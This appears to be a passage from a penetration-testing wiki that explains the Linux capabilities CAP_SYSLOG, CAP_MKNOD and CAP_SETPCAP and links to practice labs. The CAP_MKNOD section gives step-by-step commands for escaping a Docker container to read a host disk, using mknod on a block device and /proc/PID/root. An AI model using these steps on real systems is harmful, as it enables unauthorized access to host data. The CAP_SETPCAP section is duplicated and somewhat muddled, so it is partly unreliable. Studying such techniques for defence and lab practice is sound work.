[**CAP\_SYSLOG**](https://man7.org/linux/man-pages/man7/capabilities.7.html) was separated from the broader **CAP\_SYS\_ADMIN** in Linux 2.6.37, specifically granting the ability to use the syslog(2) call. This capability enables the viewing of kernel addresses via /proc and similar interfaces when the kptr\_restrict setting is at 1, which controls the exposure of kernel addresses. Since Linux 2.6.39, the default for kptr\_restrict is 0, meaning kernel addresses are exposed, though many distributions set this to 1 (hide addresses except from uid 0) or 2 (always hide addresses) for security reasons.

Additionally, **CAP\_SYSLOG** allows accessing dmesg output when dmesg\_restrict is set to 1. Despite these changes, **CAP\_SYS\_ADMIN** retains the ability to perform syslog operations due to historical precedents.

**CAP\_MKNOD**

[**CAP\_MKNOD**](https://man7.org/linux/man-pages/man7/capabilities.7.html) extends the functionality of the mknod system call beyond creating regular files, FIFOs (named pipes), or UNIX domain sockets. It specifically allows for the creation of special files, which include:

* **S\_IFCHR**: Character special files, which are devices like terminals.
* **S\_IFBLK**: Block special files, which are devices like disks.

This capability is essential for processes that require the ability to create device files, facilitating direct hardware interaction through character or block devices.

It is a default docker capability (<https://github.com/moby/moby/blob/master/oci/caps/defaults.go#L6-L19>).

This capability permits to do privilege escalations (through full disk read) on the host, under these conditions:

1. Have initial access to the host (Unprivileged).
2. Have initial access to the container (Privileged (EUID 0), and effective CAP\_MKNOD).
3. Host and container should share the same user namespace.

**Steps to Create and Access a Block Device in a Container:**

1. **On the Host as a Standard User:**
   1. Determine your current user ID with id, e.g., uid=1000(standarduser).
   2. Identify the target device, for example, /dev/sdb.
2. **Inside the Container as root:**

# Create a block special file for the host device

mknod /dev/sdb b 8 16

# Set read and write permissions for the user and group

chmod 660 /dev/sdb

# Add the corresponding standard user present on the host

useradd -u 1000 standarduser

# Switch to the newly created user

su standarduser

1. **Back on the Host:**

# Locate the PID of the container process owned by "standarduser"

# This is an illustrative example; actual command might vary

ps aux | grep -i container\_name | grep -i standarduser

# Assuming the found PID is 12345

# Access the container's filesystem and the special block device

head /proc/12345/root/dev/sdb

This approach allows the standard user to access and potentially read data from /dev/sdb through the container, exploiting shared user namespaces and permissions set on the device.

**CAP\_SETPCAP**

**CAP\_SETPCAP** enables a process to **alter the capability sets** of another process, allowing for the addition or removal of capabilities from the effective, inheritable, and permitted sets. However, a process can only modify capabilities that it possesses in its own permitted set, ensuring it cannot elevate another process's privileges beyond its own. Recent kernel updates have tightened these rules, restricting CAP\_SETPCAP to only diminish the capabilities within its own or its descendants' permitted sets, aiming to mitigate security risks. Usage requires having CAP\_SETPCAP in the effective set and the target capabilities in the permitted set, utilizing capset() for modifications. This summarizes the core function and limitations of CAP\_SETPCAP, highlighting its role in privilege management and security enhancement.

**CAP\_SETPCAP** is a Linux capability that allows a process to **modify the capability sets of another process**. It grants the ability to add or remove capabilities from the effective, inheritable, and permitted capability sets of other processes. However, there are certain restrictions on how this capability can be used.

A process with CAP\_SETPCAP **can only grant or remove capabilities that are in its own permitted capability set**. In other words, a process cannot grant a capability to another process if it does not have that capability itself. This restriction prevents a process from elevating the privileges of another process beyond its own level of privilege.

Moreover, in recent kernel versions, the CAP\_SETPCAP capability has been **further restricted**. It no longer allows a process to arbitrarily modify the capability sets of other processes. Instead, it **only allows a process to lower the capabilities in its own permitted capability set or the permitted capability set of its descendants**. This change was introduced to reduce potential security risks associated with the capability.

To use CAP\_SETPCAP effectively, you need to have the capability in your effective capability set and the target capabilities in your permitted capability set. You can then use the capset() system call to modify the capability sets of other processes.

In summary, CAP\_SETPCAP allows a process to modify the capability sets of other processes, but it cannot grant capabilities that it doesn't have itself. Additionally, due to security concerns, its functionality has been limited in recent kernel versions to only allow reducing capabilities in its own permitted capability set or the permitted capability sets of its descendants.

**References**

**Most of these examples were taken from some labs of** [**https://attackdefense.pentesteracademy.com/**](https://attackdefense.pentesteracademy.com/), so if you want to practice this privesc techniques I recommend these labs.

**Other references**:

* <https://vulp3cula.gitbook.io/hackers-grimoire/post-exploitation/privesc-linux>
* [https://www.schutzwerk.com/en/43/posts/linux\_container\_capabilities/#:~:text=Inherited%20capabilities%3A%20A%20process%20can,a%20binary%2C%20e.g.%20using%20setcap%20.](https://www.schutzwerk.com/en/43/posts/linux_container_capabilities/)
* <https://linux-audit.com/linux-capabilities-101/>
* <https://www.linuxjournal.com/article/5737>
* <https://0xn3va.gitbook.io/cheat-sheets/container/escaping/excessive-capabilities#cap_sys_module>
* <https://labs.withsecure.com/publications/abusing-the-access-to-mount-namespaces-through-procpidroot>

​